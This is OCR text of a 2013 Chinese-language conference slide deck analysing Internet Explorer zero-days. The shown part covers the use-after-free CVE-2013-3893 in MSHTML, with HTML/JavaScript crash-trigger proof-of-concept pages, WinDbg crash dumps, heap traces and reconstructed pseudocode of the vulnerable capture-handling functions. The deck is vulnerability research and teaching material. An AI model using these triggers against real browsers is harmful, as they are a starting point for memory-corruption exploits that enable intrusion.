XKUNGFOO 2013
Dec 2013 , ShenZhen

IE 0day Analysis And Exploit

Exp-Sky

www.xKungFoo.org

IE 0day Analysis And Exploit

- 软件漏洞
- Analysis
- CVE-2013-3893
- CVE-2013-3918
- Exploit
- 总结
- Q&A

软件漏洞

什么是漏洞？

逻辑问题 + 可控数据

漏洞

软件漏洞


有多严重？

软件漏洞

有多严重？

软件漏洞

有多严重？



平均：4481

每天：12

软件漏洞

模块化开发，使用简单

>attack _

软件漏洞

是谁？

1、Ms08-067 : rpc 远程漏洞
2、win32k ：键盘布局漏洞
3、Ms10-046 : lnk 文件漏洞
4、Ms10-061 : 打印机后台处理程序服务漏洞
5、Ms10-092 : windows 任务调度特权提升漏洞
6、Cve-2010-2772 : 西门子后端数据库默认码密码
7、Ssa-110665 ：西门子dll劫持漏洞

软件漏洞

是谁？

它也改变了世界

50-60

Ms11-087 : ttf 字体整数溢出漏洞

软件漏洞

是谁？

Flame… …

5000 - 6000

棱镜计划是秘密？
有背景有目的的攻击者

windows update 缺陷
Ms10-046 : lnk 文件漏洞
Ms10-061 : 打印机后台处理程序服务漏洞

是谁？

追求技术

软件漏洞

是谁？

有背景的攻击者


软件漏洞

漏洞已经是现今网络安全攻防的重点，如FireEye？

IE 0day Analysis And Exploit

- 软件漏洞
- Analysis
- CVE-2013-3893
- CVE-2013-3918
- Exploit
- 总结
- Q&A

Analysis

代码的跟踪  对象跟踪

Analysis

Use After Free

IE 0day Analysis And Exploit

- 软件漏洞
- Analysis
- CVE-2013-3893
  - Use
  - Free
- CVE-2013-3918
- Exploit
- 总结
- Q&A

CVE-2013-3893 Use

```
<html>
    <body onload="start()">
        <script>
            function start()
            {
                var id_0 = document.createElement("button");
                var id_1 = document.createElement("form");
                document.body.appendChild(id_0);
                document.body.appendChild(id_1);
                id_0.onlosecapture=function(e) { document.write(""); }
                id_0.outerText="";
                id_0.setCapture();
                id_1.setCapture();
            }
        </script>
  </body>
</html>
```


CVE-2013-3893 Use

```
0:015> g
ModLoad: 68300000 684bb000   C:\Windows\System32\jscript9.dll
(dec.c20): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0013015e ebx=65786ffc ecx=00440050 edx=02lecc64 esi=00150768 edi=02lecc7c
eip=657a6301 esp=02lecc48 ebp=02lecc68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSHTML!CTreeNode::GetInterface+0xe0:
657a6301 8b01            mov     eax,dword ptr [ecx]  ds:0023:00440050=????????
0:005> u .
MSHTML!CTreeNode::GetInterface+0xe0:
657a6301 8b01            mov     eax,dword ptr [ecx]
657a6303 ffd0            call    eax
657a6305 8bf8            mov     edi,eax
657a6307 85ff            test    edi,edi
657a6309 0f8520010000    jne     MSHTML!CTreeNode::GetInterface+0x266 (657a642f)
657a630f e841ffffff      call    MSHTML!CTreeNode::GetPrimaryTearoff (657a6255)
657a6314 8bf8            mov     edi,eax
657a6316 85ff            test    edi,edi
```

CVE-2013-3893 Use

```
0:005> kbn
 # ChildEBP RetAddr  Args to Child
00 02lecc68 657a6200 00150768 65786ffc 02lecc7c MSHTML!CTreeNode::GetInterface+0xe0
01 02lecc80 657d3c27 0013b628 02lecd38 00000000 MSHTML!CTreeNode::NodeAddRef+0x33
02 02lecd14 65836a2d 02lecd38 00000000 00000000 MSHTML!CDoc::PumpMessage+0x4c1
03 02lecdd4 659bb82b 00143018 00000001 00142fd0 MSHTML!CDoc::SetMouseCapture+0x167
04 02lecdf8 65a4f9ff 00187340 0000ffff 009efb28 MSHTML!CElement::setCapture+0x54
05 02lece18 656f9dd9 00187340 009efb28 00191628 MSHTML!Method_void_oDoVARIANTBOOL+0xb4
06 02lece9c 655aeee5 00187340 80010410 00000001 MSHTML!CBase::ContextInvokeEx+0x84c
07 02leced8 655b945d 00187340 80010410 00000001 MSHTML!CElement::ContextInvokeEx+0x56
08 02lecf10 65607b2c 00000000 80010410 00000001 MSHTML!CFormElement::VersionedInvokeEx+0xf7
09 02lecf50 68374b07 00187340 80010410 00000001 MSHTML!CBase::PrivateInvokeEx+0x82
0a 02lecf98 6837969b 009efb28 80010410 00000001 jscript9!HostDispatch::CallInvokeEx+0x106
0b 02lecfc0 683795e5 80010410 00000001 01fbd380 jscript9!HostDispatch::InvokeMarshaled+0x4d
0c 02led06c 68379400 01fbb420 80010410 00000000 jscript9!HostDispatch::InvokeByDispId+0x408
0d 02led088 683793d4 10000001 02led0b0 01fbd380 jscript9!DispMemberProxy::DefaultInvoke+0x22
0e 02led108 683085fe 01fbd140 00000001 01fbd220 jscript9!DispMemberProxy::DefaultInvoke+0x20
0f 02led13c 68308523 01fbd140 6830cb60 00000001 jscript9!Js::JavascriptFunction::CallFunction+0xc4
10 02led1a0 6830845a 0468ee58 00000001 01fb8890 jscript9!Js::JavascriptFunction::CallRootFunction+0xb6
11 02led1dc 683083e6 00000000 02led20c 00000001 jscript9!ScriptSite::CallRootFunction+0x4f
12 02led204 6835fe6c 01fbd140 02led228 00000000 jscript9!ScriptSite::Execute+0x63
13 02led238 68307fe8 01fbe040 00000000 00000000 jscript9!JavascriptDispatch::InvokeOnSelf+0x105
14 02led2a0 655e8d63 01fbe044 00000000 00000804 jscript9!JavascriptDispatch::InvokeEx+0x268
15 02led2f4 655ead9d 0013ca18 00000000 00000804 MSHTML!CBase::InvokeDispatchWithThis+0x257
16 02led3a4 655e7f4b 000003eb 80011790 00191358 MSHTML!CBase::InvokeEvent+0x14f
17 02led504 6562faba 02led550 656c2c65 000003eb MSHTML!COmWindowProxy::FireEvent+0x15c
18 02led550 656c3076 0013b644 001538f8 0013b628 MSHTML!CMSPerformanceData::Mark+0x156
19 02led5b4 656c2d19 001538f8 0013b644 001538f8 MSHTML!CMarkup::OnLoadStatusDone+0x5df
1a 02led5d4 656c2d0e 00000004 0013ade8 0013ae1c MSHTML!CMarkup::OnLoadStatus+0xb6
1b 02leda24 6562f39c 00000000 00000067 02leda70 MSHTML!CProgSink::DoUpdate+0x5dc
1c 02leda34 657a9ab9 00188218 00188218 00000000 MSHTML!CProgSink::OnMethodCall+0x12
```

CVE-2013-3893 Use



CVE-2013-3893 Use

```
0:005> !heap -p -a 06f1ffa8
    address 06f1ffa8 found in
    _DPH_HEAP_ROOT @ 211000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 6e853a8:          6f1f000             2000
    739c90b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    77ba5674 ntdll!RtlDebugFreeHeap+0x0000002f
    77b67aca ntdll!RtlpFreeHeap+0x0000005d
    77b32d68 ntdll!RtlFreeHeap+0x00000142
    7699f1ac kernel32!HeapFree+0x00000014
    6d61de5f MSHTML!CTreeNode::PrivateExitTree+0x0000003b
    6d61f663 MSHTML!CMarkup::DestroySplayTree+0x000001e7
    6d61d467 MSHTML!CMarkup::UnloadContents+0x000004bb
    6d6278aa MSHTML!CMarkup::TearDownMarkupHelper+0x0000004c
    6d627836 MSHTML!CMarkup::TearDownMarkup+0x00000059
    6d57edd2 MSHTML!COmWindowProxy::SwitchMarkup+0x00000666
    6d322e97 MSHTML!CDocument::open+0x000004cf
    6d31eaa6 MSHTML!CDocument::write+0x000000ab
    6d3ee05a MSHTML!Method_void_SAFEARRAYPVARIANTP+0x00000065
    6d529dd9 MSHTML!CBase::ContextInvokeEx+0x0000084c
    6d4164c3 MSHTML!CSelectionObject::InvokeEx+0x0000002b
    6d418c95 MSHTML!DispatchInvokeCollection+0x000001ab
    6d45e3b0 MSHTML!CDocument::InvokeEx+0x00000100
    6d437f24 MSHTML!CBase::VersionedInvokeEx+0x00000037
    6d437b2c MSHTML!CBase::PrivateInvokeEx+0x00000082
    6d45e7d5 MSHTML!CBase::varInvokeEx+0x00000044
    68334b07 jscript9!HostDispatch::CallInvokeEx+0x00000106
    6833969b jscript9!HostDispatch::InvokeMarshaled+0x0000004d
    683395e5 jscript9!HostDispatch::InvokeByDispId+0x00000408
    68339400 jscript9!DispMemberProxy::DefaultInvoke+0x00000022
    683393d4 jscript9!DispMemberProxy::DefaultInvoke+0x00000020
```

CVE-2013-3893 Use

```
0:005> g

  ====  create CTreeNode at 0x073c2fa8
MSHTML!CBodyElement::`vftable':
6d525870 2416            and     al,16h
```

CBody : CTreeNode

```
 # ChildEBP RetAddr  Args to Child
00 03e0d740 6d4539ee 07815fa8 00000000 00000012 MSHTML!CTreeNode::CTreeNode
01 03e0d760 6d4538e1 03e0d7b4 07917fc0 07815fa8 MSHTML!CHtmRootParseCtx::BeginElement+0x49
02 03e0d7c4 6d4561aa 00000000 00000001 00000000 MSHTML!CHtmParse::BeginElement+0x1e4
03 03e0d7ec 6d451bbc 07917fc0 07875f98 07746f40 MSHTML!CHtmParse::ParseBeginTag+0x199
04 03e0d800 6d4637d5 07746f40 07746f40 07875f98 MSHTML!CHtmParse::ParseToken+0x100
05 03e0d824 6d46375d 07746f40 00000000 07875f98 MSHTML!CHtmPost::ParseToken+0x69
06 03e0d9e0 6d4520c3 07875f98 011e44df 068bcc38 MSHTML!CHtmPost::ProcessTokens+0x375
07 03e0daf4 6d4571db 011e44df 068bcc38 07875f98 MSHTML!CHtmPost::Exec+0x233
08 03e0db54 6d457107 011e44df 011e4417 068bcc38 MSHTML!CHtmPost::Run+0x41
09 03e0db74 6d38c2f6 068bcc38 011e44df 07875f98 MSHTML!PostManExecute+0x1a3
0a 03e0db9c 6d5d9ab9 6dcacc10 068bcc38 00000000 MSHTML!CPostManager::PostManOnTimer+0x120
0b 03e0dbd8 6d5f93b8 79ae8605 03e0dc9c 00008002 MSHTML!GlobalWndOnMethodCall+0x115
0c 03e0dc20 768886ef 002f02a6 0000000f 00000000 MSHTML!GlobalWndProc+0x302
0d 03e0dc4c 76888876 6d5b406e 002f02a6 00008002 USER32!InternalCallWinProc+0x23
0e 03e0dcc4 768889b5 00000000 6d5b406e 002f02a6 USER32!UserCallWinProcCheckWow+0x14b
0f 03e0dd24 76888e9c 6d5b406e 00000000 03e0fe58 USER32!DispatchMessageWorker+0x35e
10 03e0dd34 6989206c 03e0dd7c 043e8fe0 043e8ffc USER32!DispatchMessageW+0xf
11 03e0fe58 698b1de6 043e8fe0 0375cff0 764d203a IEFRAME!CTabWindow::_TabWindowThreadProc+0x722
12 03e0ff14 764d2048 00789f28 0375eff8 03e0ff3c IEFRAME!LCIETab_ThreadProc+0x317
13 03e0ff24 698a0293 0375cff0 00000000 00000000 iertutil!CIsoScope::RegisterThread+0xab
14 03e0ff3c 769a1174 0375eff8 03e0ff88 77b3b3f5 IEFRAME!Detour_DefWindowProcA+0x6c
15 03e0ff48 77b3b3f5 0375eff8 75464a5e 00000000 kernel32!BaseThreadInitThunk+0xe
16 03e0ff88 77b3b3c8 698a0270 0375eff8 ffffffff ntdll!__RtlUserThreadStart+0x70
17 03e0ffa0 00000000 698a0270 0375eff8 00000000 ntdll!_RtlUserThreadStart+0x1b
```

CVE-2013-3893 Use

查看调用栈发现都在setCapture流程内：

```
0:005> kbn
 # ChildEBP RetAddr  Args to Child
00 03eb9ed0 652b0c49 062fa528 03eb9f88 00000000 MSHTML!CDoc::HasContainerCapture+0x12
01 03eb9f64 65306a2d 03eb9f88 00000000 00000000 MSHTML!CDoc::PumpMessage+0x3f5
02 03eba024 6548b82b 06c38ff0 00000001 06c93ff0 MSHTML!CDoc::SetMouseCapture+0x167
03 03eba048 6551f9ff 08a62f90 0000ffff 05132fd8 MSHTML!CElement::setCapture+0x54
04 03eba068 651c9dd9 08a62f90 05132fd8 08469fd8 MSHTML!Method_void_oDoVARIANTBOOL+0xb4
05 03eba0ec 6507eee5 08a62f90 80010410 00000002 MSHTML!CBase::ContextInvokeEx+0x84c
06 03eba128 6508945d 08a62f90 80010410 00000002 MSHTML!CElement::ContextInvokeEx+0x56
07 03eba160 650d7b2c 00000000 80010410 00000002 MSHTML!CFormElement::VersionedInvokeEx+0xf7
08 03ebala0 64394b07 08a62f90 80010410 00000002 MSHTML!CBase::PrivateInvokeEx+0x82
```

CVE-2013-3893 Use

```
function  CDoc::PumpMessage(...)
{
   if(p_Cdoc->p_CBodyELement != NULL)
   {
      ...  ...  ...
      void *p_CTreeNode = p_Cdoc->p_CBodyELement->p_CTreeNode;
      if(p_CTreeNode  != NULL)
      {
         p_Cdoc->ReleaseDetachedCaptures();
         p_Cdoc->HasContainerCapture(p_CTreeNode);    //Use
      }
   }
}
```

IE 0day Analysis And Exploit

- 软件漏洞
- Analysis
- CVE-2013-3893
  - Use
  - Free
- CVE-2013-3918
- Exploit
- 总结
- Q&A

CVE-2013-3893 Free

```
0:005> !heap -p -a 06flffa8
    address 06flffa8 found in
    _DPH_HEAP_ROOT @ 211000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                  6e853a8:          6flf000             2000
    739c90b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    77ba5674 ntdll!RtlDebugFreeHeap+0x0000002f
    77b67aca ntdll!RtlpFreeHeap+0x0000005d
    77b32d68 ntdll!RtlFreeHeap+0x00000142
    7699flac kernel32!HeapFree+0x00000014
    6d61de5f MSHTML!CTreeNode::PrivateExitTree+0x0000003b
    6d61f663 MSHTML!CMarkup::DestroySplayTree+0x000001e7
    6d61d467 MSHTML!CMarkup::UnloadContents+0x000004bb
    6d6278aa MSHTML!CMarkup::TearDownMarkupHelper+0x0000004c
    6d627836 MSHTML!CMarkup::TearDownMarkup+0x00000059
    6d57edd2 MSHTML!COmWindowProxy::SwitchMarkup+0x00000666
    6d322e97 MSHTML!CDocument::open+0x000004cf
    6d31eaa6 MSHTML!CDocument::write+0x000000ab
    6d3ee05a MSHTML!Method_void_SAFEARRAYPVARIANTP+0x00000065
    6d529dd9 MSHTML!CBase::ContextInvokeEx+0x0000084c
    6d4164c3 MSHTML!CSelectionObject::InvokeEx+0x0000002b
    6d418c95 MSHTML!DispatchInvokeCollection+0x000001ab
    6d45e3b0 MSHTML!CDocument::InvokeEx+0x00000100
    6d437f24 MSHTML!CBase::VersionedInvokeEx+0x00000037
    6d437b2c MSHTML!CBase::PrivateInvokeEx+0x00000082
    6d45e7d5 MSHTML!CBase::varInvokeEx+0x00000044
    68334b07 jscript9!HostDispatch::CallInvokeEx+0x00000106
    6833969b jscript9!HostDispatch::InvokeMarshaled+0x0000004d
    683395e5 jscript9!HostDispatch::InvokeByDispId+0x00000408
    68339400 jscript9!DispMemberProxy::DefaultInvoke+0x00000022
    683393d4 jscript9!DispMemberProxy::DefaultInvoke+0x00000020
```

CVE-2013-3893 Free

```
0:005> kbn
 # ChildEBP RetAddr  Args to Child
00 03fd9990 6592e05a 06a6efb8 08c4bfe8 09094fd8 MSHTML!CDocument::write
01 03fd99b0 65a69dd9 06a6efb8 09094fd8 06a6efb8 MSHTML!Method_void_SAFEARRAYPVARIANTP+0x65
02 03fd9a34 659564c3 06a6efb8 0000041e 00000002 MSHTML!CBase::ContextInvokeEx+0x84c
03 03fd9a60 65958c95 06a6efb8 0000041e 00000002 MSHTML!CSelectionObject::InvokeEx+0x2b
04 03fd9ab4 6599e3b0 06a6efb8 07383fc8 0000000b MSHTML!DispatchInvokeCollection+0x1ab
05 03fd9b04 65977f24 06a6efb8 0000041e 00000002 MSHTML!CDocument::InvokeEx+0x100
06 03fd9b30 65977b2c 06a6efb8 0000041e 00000002 MSHTML!CBase::VersionedInvokeEx+0x37
07 03fd9b74 6599e7d5 06a6efb8 0000041e 00000002 MSHTML!CBase::PrivateInvokeEx+0x82
08 03fd9ba0 65304b07 06a6efb8 0000041e 00000002 MSHTML!CBase::varInvokeEx+0x44
09 03fd9be8 6530969b 09094fd8 0000041e 00000001 jscript9!HostDispatch::CallInvokeEx+0x106
0a 03fd9c10 653095e5 0000041e 00000001 03d80008 jscript9!HostDispatch::InvokeMarshaled+0x4d
0b 03fd9cd4 65309400 03d8b4e0 0000041e 00000000 jscript9!HostDispatch::InvokeByDispId+0x408
0c 03fd9cf0 653093d4 10000002 03fd9d18 00000002 jscript9!DispMemberProxy::DefaultInvoke+0x22
0d 03fd9d08 652985fe 03d8b4e0 10000002 03d958c0 jscript9!DispMemberProxy::DefaultInvoke+0x20
0e 03fd9d44 65309f0a 03d8b4e0 653093b4 10000002 jscript9!Js::JavascriptFunction::CallFunction+0xc4
0f 03fd9d68 653e8086 00000010 03fd9e28 083b9418 jscript9!Js::InterpreterStackFrame::OP_CallFld+0x58
10 03fd9dac 653e76be 229d8f8b 083bf958 083b9418 jscript9!Js::InterpreterStackFrame::ProcessWithDebugging+0x933
11 03fd9de0 653e7654 03fd9e28 229d8f9b 03fd9e28 jscript9!Js::InterpreterStackFrame::DebugProcess+0x3e
12 03fd9e10 65381033 03fd9e28 03fd9ed4 03d95780 jscript9!Js::InterpreterStackFrame::DebugProcessThunk+0x69
13 03fd9ee8 652985fe 03d8d660 00000001 03d95780 jscript9!Js::InterpreterStackFrame::InterpreterThunk+0x212
14 03fd9f1c 65298523 03d8d660 652f1b30 00000001 jscript9!Js::JavascriptFunction::CallFunction+0xc4
15 03fd9f80 6529845a 083bf958 00000001 03d94240 jscript9!Js::JavascriptFunction::CallRootFunction+0xb6
16 03fd9fbc 652983e6 00000000 03fd9fec 00000001 jscript9!ScriptSite::CallRootFunction+0x4f
17 03fd9fe4 652efe6c 03d8d660 03fda008 00000000 jscript9!ScriptSite::Execute+0x63
18 03fda018 65297fe8 03d8e080 00000000 00000000 jscript9!JavascriptDispatch::InvokeOnSelf+0x105
19 03fda080 65958d63 03d8e084 00000000 00000804 jscript9!JavascriptDispatch::InvokeEx+0x268
1a 03fda0d4 6595ad9d 08bd4f98 00000000 00000804 MSHTML!CBase::InvokeDispatchWithThis+0x257
1b 03fda184 65b38bb9 80010012 8001179e 079b8fd8 MSHTML!CBase::InvokeEvent+0x14f
1c 03fda2f0 65abe0ac 08bd4f98 08bd4f98 80010012 MSHTML!CBase::FireEvent+0x110
1d 03fda460 65ba6ba8 65b11154 00000001 00000000 MSHTML!CElement::FireEvent+0x546
1e 03fda494 65b668a4 00000000 06b87fa8 08bd4f98 MSHTML!CDoc::ClearMouseCapture+0xc2
1f 03fda54c 65ba6c71 00000000 00000001 00000000 MSHTML!CDoc::SetMouseCapture+0x227
20 03fda57c 65b43bc7 00000001 061a4528 03fda638 MSHTML!CDoc::ReleaseDetachedCaptures+0x3d
21 03fda614 65ba6a2d 03fda638 00000000 00000000 MSHTML!CDoc::PumpMessage+0x3e5
22 03fda6d4 65d2b82b 084a3ff0 00000001 079d4ff0 MSHTML!CDoc::SetMouseCapture+0x167
23 03fda6f8 65dbf9ff 08bd6f90 0000ffff 08378fd8 MSHTML!CElement::setCapture+0x54
24 03fda718 65a69dd9 08bd6f90 08378fd8 07375fd8 MSHTML!Method_void_oDoVARIANTBOOL+0xb4
```

CVE-2013-3893 Free

```
function  CDoc::SetMouseCapture(void * p_Celement,...)
{
   if(p_Celement != NULL)
   {
      void * p_CMessage = CMessage();
      this->PumpMessage(p_Cmessage,p_CTreeNode);
      this->GetLastCapture();
      CElement::FireEvent();
   }
   else
      this->ClearMouseCapture(p_Celement);
}
```

CVE-2013-3893 Free

```
function  CDoc::PumpMessage(...)
{
   if(p_Cdoc->p_CBodyELement != NULL)
   {
      void *p_CTreeNode = p_Cdoc->p_CBodyELement->p_CTreeNode;
      if(p_CTreeNode  != NULL)
      {
         p_Cdoc->ReleaseDetachedCaptures();              //Free
         p_Cdoc->HasContainerCapture(p_CTreeNode);   //Use
      }
   }
}
```

CVE-2013-3893 Free

```
function  CDoc::ReleaseDetachedCaptures (…)
{
   if([this+0x100] != 0)
   { //获取上一个setCapture的元素指针
      void * p_Celement = [[[this+0x104]]+8];
      if(p_Celement->p_CTreeNode != NULL)
         //Release Capture
      else
      { //元素不存在DOM树中时
         this->SetMouseCapture(NULL,…)   //问题
      }
   }
}
```

```
id_0.outerHTML = “”;
```

CVE-2013-3893 Free

```
<!doctype html>
<html>
    <head>
        <meta http-equiv="X-UA-Compatible" content="IE=8"/>
    </head>
    <body onload="start();">
        <script>
            function start()
            {
                var id_0 = document.createElement("button");
                var id_1 = document.createElement("form");
                //document.body.appendChild(id_0);
                document.body.appendChild(id_1);
                id_0.onlosecapture=function() { document.write(""); }
                //id_0.outerHTML = '';
                id_0.setCapture();
                id_1.setCapture();
            }
        </script>
    </body>
</html>
```

CVE-2013-3893 Free

```
function  CDoc::SetMouseCapture(void * p_Celement,...)
{
   if(p_Celement != NULL)
   {
      void * p_CMessage = CMessage();
      this->PumpMessage(p_Cmessage,p_CTreeNode);
      this->GetLastCapture();
      CElement::FireEvent();
   }
   else
      this->ClearMouseCapture(p_Celement);
}
```

CVE-2013-3893 Free

